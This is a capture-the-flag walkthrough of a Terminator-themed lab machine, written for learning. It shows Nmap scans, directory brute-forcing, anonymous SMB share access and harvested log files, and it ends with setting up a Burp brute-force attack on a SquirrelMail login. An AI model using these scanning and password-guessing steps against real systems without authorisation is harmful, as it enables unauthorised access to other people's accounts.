A vulnerable Terminator themed Linux machine. Hasta la vista, baby.
Recon
Two Nmap scans running in parallel. A detailed vuln scan:
nmap -sS -Pn -sC -sV --script=vuln -T4 TARGET_IP -oA skynet_nmap_result.txtAnd a lighter pass to start mapping enumeration paths while the first runs:
nmap -sV -sC -p- -T4 TARGET_IP
Not a bad assortment of ports and services to work with.
Open ports:
- 22 SSH (OpenSSH)
- 80 HTTP (Apache 2.4.18, title: Skynet)
- 110 POP3 (Dovecot)
- 139 NetBIOS (Samba, workgroup: Skynet)
- 143 IMAP (Dovecot)
- 445 NetBIOS (Samba, workgroup: Skynet)
HTTP didn’t fingerprint much in the vuln scan, which is uncommon. More on that in a moment.
(Schwarzenegger voice) …I’ll be back.
It had to be done. Leave me alone.
In-browser:
We definitely have a Google copyright infringement, but I’ll save that for my spare time.
Time to enumerate directories via feroxbuster:
feroxbuster -u http://TARGET_IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
While it runs, notable finds so far:
/admin/serving 301/ai/serving 301/squirrelmail/serving 301
I’m familiar with Squirrelmail. When I bought my first domain from MyDomain.com (RIP), their free email service was Squirrelmail. Archaic and nostalgic even up to around 2020. I thought I was just waxing poetic down memory lane, but I’m going to take a walk that way instead.
http://TARGET_IP/squirrelmail resolves to:
http://TARGET_IP/squirrelmail/src/login.php
I’m quite proud of myself.
No credentials yet, so SMB is the next service to investigate. Treasure usually lies within.
SMB enumeration
nmap -sS --script /usr/share/nmap/scripts/smb-enum-shares.nse -p 139,445 TARGET_IP
Well, well. Hello there, Miles. Can’t talk now. I’m en-route to pwn you.
Four SMB shares, two with anonymous access, and a share belonging to Miles whose password we need. Let’s see if guest access works:
smbclient //TARGET_IP/anonymous -U guest
I feel like I’m waiting for the other shoe to drop. This is feeling a little too easy.
ls
attention.txt first, then logs.
get attention.txtRead locally:

Hmm. Perhaps we do want logs after all. logs was created about an hour after attention.txt. It may hold rotated credentials.
cd logs
ls
get log1.txt
We’re making a wordlist. The other two log files are empty. Save yourself the trouble.
Cracking Miles’ email password

Intercept a login attempt at http://TARGET_IP/squirrelmail/src/login.php in Burp. Set the payload position on the secretkey value, load log1.txt as a Simple List, and start the attack.
